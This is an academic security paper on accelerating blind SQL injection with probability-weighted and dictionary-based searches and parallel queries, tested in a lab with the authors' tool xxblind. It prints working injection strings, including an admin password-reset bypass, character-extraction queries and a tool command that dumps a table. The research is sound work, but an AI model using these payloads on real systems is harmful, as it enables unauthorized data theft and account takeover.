Fast SQL blind injections in high latency networks

Riccardo Focardi
DAIS,
Università Ca' Foscari Venezia, Italy
Email: focardi@dsi.unive.it

Flaminia L. Luccio
DAIS,
Università Ca' Foscari Venezia, Italy
Email: luccio@unive.it

Marco Squarcina
DAIS,
Università Ca' Foscari Venezia, Italy
Email: msquarci@dsi.unive.it

***Abstract*—SQL injections are probably the most common vulnerability in Internet applications. They allow for injecting user selected input in database queries, getting access to sensitive data. Blind SQL Injections have the characteristic of never returning data directly. Instead, they give a 1-bit information about the success of the query. Queries can be iterated so to dump a whole database but this typically requires a long time. In the case of high latency networks this might become too long and more likely noticed by system administrators. We improve standard Blind SQL Injection techniques by considering probability-based and dictionary-based searches and by parallelising the queries. We show that these improvements make the attack much faster and effective even in high-latency networks.**

I. Introduction

Information and communication technology is more and more pervasive. Sensitive data need to be shared on the Internet, and satellite technology increases accessibility to potentially any place on the Earth, even in locations where the environment is too remote or harsh for terrestrial communications, or where terrestrial infrastructures are unreliable or too expensive to be set [1]. Information security is consequently becoming one of the crucial aspects of present and future applications. Technology, however, is often faster than the know-how, and examples of badly flawed systems are common in the recent literature (see, e.g. [2]–[6]).

It is striking that attacks which have been well-known since more than 10 years are possible on commercially available "highly secure" systems and devices. One cause could be the feeling that they are somehow too complicated or too slow to be mounted in practice, i.e. a *false sense of security* supported by their complexity. It is thus really important to clearly evaluate practicality of attacks and to understand how much they can be optimized or improved. In [5], for example, it is shown how the *One Million Messages Attack* on PKCS#1 RSA padding can be enhanced and made effective on real commercial devices. The attack is based on a tiny side-channel that gives just 1-bit of information about the correctness of the padding, while decrypting an RSA-encrypted message. This very little information can sum up to reveal the whole plaintext by suitably exploiting the multiplicative property of the RSA cipher. Cryptographic devices are quite slow but the proposed optimizations are enough to break RSA ciphertexts in a matter of minutes.

In this paper, we focus on a powerful but typically very slow attack named *Blind SQL Injection* (BSQLi), whose core idea is similar to the RSA attack previously mentioned. In fact, BSQLi only gives a 1-bit information about the correctness of a query. Thanks to the richness of the SQL language this simple 1-bit answer can be exploited to dump a whole database, but at a very high cost. The typical attack scheme brute-forces each single byte of information in the database by injecting a query for each possible value. Binary search techniques greatly improve the basic attack but still require a conspicuous number of queries. Even in this case, the complexity and cost of the attack might give a false sense of security but it is worth noticing that there exist tools automating this binary search attack that can be run by non-expert users [7].

We show how to further improve this standard attack in various directions, making it very fast even when launched on high latency networks. This is interesting since high latency makes standard attacks too slow, requiring in some cases many days to be completed and becoming easier to detect by system administrators.We focus on *boolean-based* attacks in which the vulnerable application exhibits a different output depending on the successfulness of the query. These are much more reliable with respect to, e.g., *time-based* attacks that guess the query success by measuring the response time.

More specifically:

- we improve standard single-character search attacks by considering probability distributions for single characters and pairs (bigrams). It is often the case, in fact, that the kind of information stored in the database is known, thus allowing to precisely compute its probability distribution. We then employ probabilistic binary search techniques that reduce the average number of queries necessary to leak one character. The idea is to divide the search space so to have probability about 1/2 to be in the left or right sub-space;
- we extend the search attacks to entire words by using dictionaries. We build special dictionaries where each word is associated to its probability of occurring. Again, we employ probabilistic binary search techniques in order to leak a whole word from the database. In principle, this technique can be applied to any language, whether computer or natural;
- we parallelize the attack so that blocks of characters or words can be searched concurrently. This is very important when latency is high as it allows for sending many queries together without waiting the answers to previous ones;

- we experiment our improvements on a real database by simulating low and high latency situations. In particular we show that the proposed dictionary-based parallel approach is practical and fast even on high latency networks. For example, to dump a relatively small 1.5 Kbytes table in a simulated satellite network, the standard method requires more than 6 hours while our optimised attacks completes in about 6.5 minutes, i.e, more than 50 times faster using just 16 threads.

The paper is organized as follows: Section II describes the background on BSQLi, Section III introduces our new fast BSQLi attack and Section IV reports experimental results on a simulated flawed Web site, accessing a real database. Finally, Section V gives some concluding remarks.

II. Background

SQL injection attacks consist of an improper use of Web applications: SQL statements are *injected* in the input field of the application, and improper queries in the database or data deletion are executed [8], [9].

A. Basic Injections

A typical example consists of making the WHERE condition always evaluate to true, thus returning a list of rows in a table instead of a single one, i.e., extracting additional data. An example is the following SQL statement:

```
SELECT * FROM users WHERE username='luccio' OR
    '1'='1'
```

Condition '1'='1' always evaluates to true, thus all the rows of table users are listed. Suppose the Web application computes the above query by replacing in the string placeholder $USER$ with the username given as input:

```
SELECT * FROM users WHERE username='$USER$'
```

Then it is enough for the attacker to enter username

```
luccio' OR '1'='1
```

to obtain the above query returning the whole list of users. (Notice the trick of closing and reopening quotes.)

A more security-related example is password changing: a user can insert her username, old and new passwords. They respectively replace placeholders $USER$, OLD and NEW in the following string to generate the appropriate SQL statement:

```
UPDATE users SET password='$NEW$' WHERE
    username= '$USER$' AND password='$OLD$'
```

Now, it is enough for the attacker to insert 1234 as new and old password and username

```
admin' --
```

to obtain the following statement:

```
UPDATE users SET password='1234' WHERE
    username= 'admin' -- ' AND password='1234'
```

Since a double dash -- starts comments in SQL, every command after this symbol is ignored. The effect is to change admin password without checking the old one.

B. Blind SQL injections

So far we have discussed attacks in which the effect of the injected query is directly visible. For example, extra information is displayed or a password is changed in the database. BSQLi attacks are subtler: sometimes the result of the query is not directly visible but it is yet possible to observe whether an injected logical statement evaluates to true or false. Typically, in one case the site continues to function normally and in the other one the page behaves differently.

A way of evaluating if a system is vulnerable to attacks is the following [8], [10]. Consider again the query obtained from string

```
SELECT * FROM users WHERE username='$USER$'
```

and suppose it is used to display public user information on a Web page. In particular, data from the first returned record are shown. To see if this can be exploited in a blind injection it is enough to inject the following two usernames:

```
luccio' AND 1=0 --
luccio' AND 0=0 --
```

If the system is not vulnerable to attacks, e.g., by filtering user input, it will behave in the same way in the two cases. If it is vulnerable, instead, the results of the query will be empty in the first case (1=0 is not true), and the same as for 'luccio' in second case (given that 0=0 is always true). What will be displayed in case of an empty query depends on how the application handles that case: it could be either an error message or a broken Web page. In any case, the ability of distinguishing true and false answers is enough to mount a BSQLi attack.

The attack proceeds by (i) injecting a query; (ii) comparing the result with the previous pages to check if the resulting query is true or false. Items (i) and (ii) are run again as many times as necessary.

C. Exploiting blind injections

We now describe standard techniques to exploit BSQLi. The high expressiveness of SQL allows to easy develop complex queries giving precise information about data, even with a 1-bit boolean result. In the discussion, we directly focus on the injected database query. The way it has been injected is immaterial. We illustrate through simple examples in mysql database.[1]

Brute-Forcing: The simplest approach is to brute-force single characters. Consider, as an example, the following table:

```
mysql> SELECT * FROM Persons;
+----+-----------+---------+-------+---------+
| Id |    Name   | Surname | Dept  |  City   |
+----+-----------+---------+-------+---------+
| 1  | FLAMINIA  | LUCCIO  | DAIS  | Venice  |
+----+-----------+---------+-------+---------+
```

[1] http://www.mysql.com/

Suppose we can only know whether on not a certain query is successful. Assume, for the moment, that we know the name of the table and of the columns. Then, we can execute the following query:

```
mysql> SELECT 'A'=(SELECT MID(Name,1,1) FROM
    Persons);
+-----------------------------------------------+
| 'A'=(SELECT MID(Name,1,1) FROM Persons) |
+-----------------------------------------------+
|                                             0 |
+-----------------------------------------------+
```

The subquery

```
(SELECT MID(Name,1,1) FROM Persons)
```

returns the first character of field Name from table Persons, in this case 'F'. Since we compare it with 'A' we get 0, i.e., false. We can try with all characters until we get:

```
mysql> SELECT 'F'=(SELECT MID(Name,1,1) FROM
    Persons);
+-----------------------------------------------+
| 'F'=(SELECT MID(Name,1,1) FROM Persons) |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
```

If we repeat this for each character we can easily discover the whole first name 'FLAMINIA'.

Binary search: An obvious improvement of the above method is to perform a binary search (see e.g. [7]). We construct a binary search tree that is different from the standard one given that the label of each node is an interval of contiguous letters and not a single letter [11]. E.g., the root is labelled $[A, Z]$, its sons are labelled $[A, M]$ the left one and $[N, Z]$ the right one and so on. The size of the two intervals differs at most by one (i.e., are balanced). Each leaf contains an interval of a single letter. We assume that at each step we check if a letter is included in the interval associated to the left or right son and go on up to when we reach a leaf. This allows us to achieve a time complexity (number of queries) which is linear in the number of bits of information required to represent the alphabetic letters (the search space). Table I depicts the binary search trees for letters 'F', as in the above example, and 'R'. Their depth correspond to the number of required queries and is 5 in both cases.

In order to implement this attack it is enough to use the SQL 'ORD' function, returning the ASCII code of a character. We can then proceed as follows:

```
mysql> SELECT (SELECT ORD(MID(Name,1,1)) FROM
    Persons)<=77;
+-----------------------------------------------+
| (SELECT ORD(MID(Name,1,1)) FROM ...)<=77 |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
```

In the first step of binary search we want to discover whether or not the letter is less than or equal to 'M' (the letter in the middle of interval [A,Z]) whose ASCII code is 77. The query returns true since the ASCII code of 'F' is 70. This allows us to restrict our search to the interval [A,M] as depicted in Table I. Each query discovers one bit of information so with at most 5 queries we can find a character in the interval [A,Z]. Seven queries are enough for any printable ASCII character.

Dumping the whole database: The above technique can be used to first dump table, row and column names (e.g., dumping the INFORMATION_SCHEMA database in mysql), and then to dump data from each table. This can be easily automated but can take a very long time for big databases.

III. A fast Blind SQL Injection attack

We improve the attacks presented so far by observing that: (i) data have high redundancy as they are typically written in some (natural or computer) language; (ii) standard BSQLi can be easily parallelized since binary searches on characters are mutually independent. Parallelism is useful given that most of the time for the attack is due to network latency. Combining these two ideas is a bit tricky as the first one exploits contextual information to find single characters, reducing search independence.

It is important to notice that assumption (i) is not always true. A crucial example is a column containing password salted hashes that, because of the randomness, do not show any redundancy. Password hashes are of course very relevant for an attacker. To deal with it we resort to only item (ii) where we parallelize standard BSQLi attacks. This is a special case affecting a small part of the whole database information, thus the penalty in performance is very small.

A. Probabilistic binary search

Binary search on single characters can be improved if we consider their probability distribution: instead of dividing the search space into equal sub-spaces, we divide it so that the probability of falling into one of the two subspaces is as much close as possible to 1/2 [12]. We assume again that nodes are labelled with intervals.

Table II reports the probability of English letters computed from the Oxford dictionary.[2] Table III shows an example of probabilistic binary search, using the probability distribution of letters in English. We notice that the search for character 'F' requires more queries than the one for 'R', which is consistent with the higher probability of 'R' to occur.

Let us now compare the different techniques. The number of queries required to search for a character using the standard binary search is on average 4.77, which is close to $\log_2 26$, given that we search a leaf of an almost complete binary tree (the leaves are all either at depth 4 or at depth 5).

In the probabilistic binary search let p_i denote the probability of the i-th letter to occur and q_i the number of queries required to find that letter. We compute the average number of queries as: $\sum_{i\in[0,25]} p_i q_i$. Using the probabilities of the

[2]http://oxforddictionaries.com/words/what-is-the-frequency-of-the-letters-of-the-alphabet-in-english

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	B	C	D	E	F	G	H	I	J	K	L	M														
A	B	C	D	E	F	G																			
				E	F	G																			
				E	F																				
					F																				

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
													N	O	P	Q	R	S	T	U	V	W	X	Y	Z
													N	O	P	Q	R	S	T						
																	R	S	T						
																	R	S							
																	R								

Table I
BINARY SEARCHES FOR 'F' AND 'R'. FIVE QUERIES ARE ENOUGH TO RECOVER A SINGLE CHARACTER.

A	B	C	D	E	F	G	H	I	J	K	L	M
8.4966	2.072	4.5388	3.3844	11.1607	1.8121	2.4705	3.0034	7.5448	0.1965	1.1016	5.4893	3.0129

N	O	P	Q	R	S	T	U	V	W	X	Y	Z
6.6544	7.1635	3.1671	0.1962	7.5809	5.7351	6.9509	3.6308	1.0074	1.2899	0.2902	1.7779	0.2722

Table II
PROBABILITIES OF ENGLISH LETTERS IN THE OXFORD DICTIONARY.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	Prob
A	B	C	D	E	F	G	H	I	J	K	L															51/100
					F	G	H	I	J	K	L															21/51
					F	G	H																			7/21
					F	G																				4/7
					F																					1/4

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	Prob
												M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	48/100
												M	N	O	P	Q	R									27/48
															P	Q	R									10/27
																	R									7/10

Table III
BINARY SEARCHES FOR 'F' AND 'R' BASED ON THEIR PROBABILITY IN THE ENGLISH LANGUAGE.

Oxford dictionary, we decrease the average number of queries to 4.43 with an improvement of about 7%.

This can be further improved considering the probability of pairs (bigrams): once we find a letter we know the probability distribution of the following one and we can use it to perform the probabilistic search. This speeds-up the search since next letters distributions are highly correlated. We have computed bigrams distributions from a ~ 850000 characters long sample text obtaining an average number of queries of 3.65.

B. Dictionary-based search

From above it is clear that search can be highly improved if we can exploit language redundancy. The next natural step is to base the search on dictionaries. We sample words from big texts and we associate to them their probability of occurring. Then we reapply the above described search technique.

In order to exploit this optimisation we need to find a query that allows us to lexicographically compare database words with a given one. To this purpose we exploit the SQL string comparison function 'STRCMP':

```
mysql> SELECT STRCMP((SELECT MID(Name,1,8)
    FROM Persons),'FLAVIO')!=1;
+-----------------------------------------------+
| STRCMP((SELECT MID(Name,1,8) FROM ...         |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
```

String comparison returns $-1, 0, 1$ when the first string, 'FLAMINIA' in this case, is respectively less than, equal or greater than the second one, 'FLAVIO'. So checking STRCMP(...)!=1 allows us for checking that the word in the database is less than or equal the given one.

Assume now we want to recover a whole text written in English. We know how to search for single words but we need to know where they start and how long they are. A possible solution is to perform a preliminary recursive search for *separators*. We can use the SQL function 'LOCATE' to perform a binary search of a set of separators. As an example, consider the following table:

```
mysql> SELECT * FROM Hamlet;
```

```
+------+-----------------------------------------+
| Id   | text                                    |
+------+-----------------------------------------+
|    1 | To be, or not to be, that is the        |
+------+-----------------------------------------+
```

With LOCATE we can find the location of a character inside a string.

```
mysql> SELECT LOCATE(' ', MID(text,1,32)) FROM
    Hamlet;
+-----------------------------------+
| LOCATE(' ', MID(text,1,32)) |
+-----------------------------------+
|                                 3 |
+-----------------------------------+
```

We now know that the third character is a space. LOCATE returns 0 if the character is not in the string. Thus we can perform a recursive search by checking that the result is different from 0. In such a case we split the text into two subtexts and we recursively check for separators on the two subtexts. If instead the result is 0 we stop the search.

If we want to look for more separators at the same time we can perform an OR query:

```
mysql> SELECT LOCATE(' ', MID(text,1,4))>0 OR
    LOCATE(',', MID(text,1,4))>0 FROM Hamlet;
+-----------------------------------------------+
| LOCATE(' ', MID(text,1,4))>0 OR....           |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
```

The above query discovers that either ' ' or ',' appears in the first 4 letters of the text.

Notice that, in the worst case, this search is linear with respect to the length of the text. On average, since the number of separators in a text is smaller than the actual text we obtain a much better performance. Notice also that searching for separators with OR queries does not allow us to discover the exact separator in the text. If this information is important it can be obtained by an additional binary search in the specific location.

C. Parallel attack

Most of the time spent for a BSQLi attack is due to network latency. Once we have localized the independent pieces of information we want to discover we can perform our searches in parallel. This is particularly efficient in case of high latency network as in satellite communication. In fact, if we can inject n independent queries to the remote database without waiting for previous answers we should in principle be able to have a n times faster attack, until the database server becomes itself a bottleneck. We show our experimental results in the next section.

IV. Experimental results

In this section we briefly illustrate `xxblind`, the tool implementing the described attacks and we show the outcome of some experiments performed under low latency and high latency scenarios.

A. Tool description

`xxblind` is a tool written in Python consisting of 600 lines of code. The source code for a beta release can be downloaded at `http://github.com/secgroup/xxblind`.

The tool can perform attacks against local databases or vulnerable remote sites. It implements different methods for data extraction, i.e., brute-forcing, binary search, probabilistic binary search weighted on single letters, probabilistic binary search weighted on bigrams and dictionary based search. By using multi-threading, `xxblind` supports fast searches for increased efficiency.

A typical invocation of the tool consists in specifying the vulnerable page, a list of GET or POST parameters, the string to look for when the SQLi succeeds, the field of the table to be extracted and the table name, the type of attack, a text for sampling words and computing frequency analysis and the number of threads.

The following command dumps the `name` field of the table `person` by performing a dictionary based search using 3 parallel threads:

```
xxblind \
  -u "http://192.168.56.101/vulnerable.php" \
  -g "name=' OR %%%QUERY%%% #" -y "found" \
  -f name -t person -O4 \
  -s samples/names_it.txt -T3
[*] Performing dictionary search
[*] Getting separator positions
[*] Extracted data
--------------------------------
flaminia
riccardo
marco
--------------------------------
Total time (s): 1.18442893028
Parallel threads: 3
Total queries: 59, Total chars: 21
Queries/Chars ratio: 2.80952380952
```

B. Simulation setup

Our simulation setup consists of a Ubuntu Linux 11.04 virtual machine running Apache and MySQL as the server and a Gentoo Linux host running `xxblind` as the attacker. The database used for the experiments is the *sakila* sample database, a resource developed by MySQL intended to provide a standard schema for tests and examples [13].

To add a specific amount of latency on the local link, we rely on `Network Emulation` [14], a feature found in recent Linux kernels controlled by the `iproute2` utility. In the experiments we simulated a DSL and satellite connection using a latency value of 40ms and 1000ms of *round-trip time*, respectively [15].

C. Experiments

Figure 1 compares the running time of different attacks by varying the number of concurrent threads at a typical DSL latency. With a single running thread, brute-forcing, binary search and probabilistic binary search take all more than 13 minutes to extract 1537 characters (the first 16 rows of the `film_text` table, considering the `description` column



Figure 1. Graph comparing running time of different attacks by increasing the number of threads at a typical DSL latency of 40ms.



Figure 2. Graph comparing running time of different attacks by increasing the number of threads at a typical satellite latency of 1000ms.

only). On the other hand, dictionary based search is three times faster than the other attacks, completing the task in about 4 minutes.

By doubling the number of threads, execution times are approximately halved, supporting the theoretical behavior discussed in Section III-C. By increasing the number of threads, the execution time of probabilistic binary search based on bigrams tends to align to the execution time of probabilistic binary search based on single letters. This is due to the fact that in bigram-based search, the probability of a character depends on the value of the previous one. When the character has not yet been extracted from the table, `xxblind` switches to binary search based on letters. Figure 2 illustrates the execution times on a simulated satellite network. Due to the high latency in this scenario, most of the attacks are very slow and thus likely to be detected by the system administrator. With four threads, the standard binary search method has a mere throughput of less than 0.3 byte/s. Dictionary-based search outperforms the other techniques, significantly reducing the number of queries and obtaining good performance even when using a small number of threads.

V. Conclusions

The huge amount of information that is daily shared among the Internet, creates the need of protecting databases containing sensible data from external read/write attacks. BSQLi are powerful but slow attacks that can compromise entire databases through a small 1-bit boolean channel. In this work we have shown how to greatly improve BSQLi attacks exploiting language redundancy and multithreading. Our experimental results on a small example database confirm that the attack is more than 50 times faster that the standard one, using only 16 threads. In the particular setting of satellite communication this can make the attack mountable in hours instead of days.

References

[1] Datasat Communications, http://www.datasat.com/our-solutions/remote-communications.php.

[2] R. J. Anderson, "Why cryptosystems fail," *Commun. ACM*, vol. 37, no. 11, pp. 32–40, 1994.

[3] M. Bortolozzo, M. Centenaro, R. Focardi, and G. Steel, "Attacking and fixing PKCS#11 security tokens," in *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS'10)*. ACM, 2010, pp. 260–269.

[4] F. Garcia, P. van Rossum, R. Verdult, and R. W. Schreur, "Dismantling SecureMemory, CryptoMemory and CryptoRF," in *In 17th ACM Conference on Computer and Communications Security*, S. Press, Ed., oct 2010, pp. 250–259.

[5] R. Bardou, R. Focardi, Y. Kawamoto, L. Simionato, G. Steel, and J. Tsay, "Efficient Padding Oracle Attacks on Cryptographic Hardware," in *Proceedings of the 32nd International Cryptology Conference (CRYPTO'12)*, ser. LNCS. Springer, To appear. 2012.

[6] F. D. Garcia, G. de Koning Gans, R. Verdult, and M. Meriac, "Dismantling iClass and iClass Elite," in *17th European Symposium on Research in Computer Security (ESORICS 2012)*, ser. Lecture Notes in Computer Science. Springer-Verlag, 2012.

[7] sqlmap tool, available at http://sqlmap.org/.

[8] W. G. Halfond and A. Orso, "Detection and prevention of SQL injection attacks," *Advances in Information Security, Malware Detection*, vol. 27, pp. 85–112, 2007.

[9] F. Monticelli, "Creation and Evaluation of SQL Injection Security Tools. Master thesis, Department of Computer Engineering, Politecnico di Milano, Italy. LERSSE-THESIS-2008-005," 2008.

[10] Blind SQL Injection Automation Techniques, http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf.

[11] T. Cormen, C. Leiserson, R. Rivest, and C. Stein, *Introduction to Algorithms*. The MIT Press; 2nd edition, 2001.

[12] K. Mekhorn, "A best possible bound for the weighted path length of binary search trees," *SIAM Journal on Computing*, vol. 6, no. 2, pp. 235–239, 1977.

[13] MySQL, http://dev.mysql.com/doc/sakila/en/index.html.

[14] S. Hemminger, "Network emulation with NetEm," in *LCA 2005, Australia's 6th national Linux conference (linux.conf.au)*, M. Pool, Ed., Linux Australia. Linux Australia, Apr. 2005. [Online]. Available: http://www.linux.org.au/conf/2005/abstract2e37.html?id=163

[15] S. Cobb, "RuMBA White Paper - Satellite Internet Connection for Rural Broadband," 2011, http://rumbausa.net/downloads/rumba-satellite-wp-web.pdf.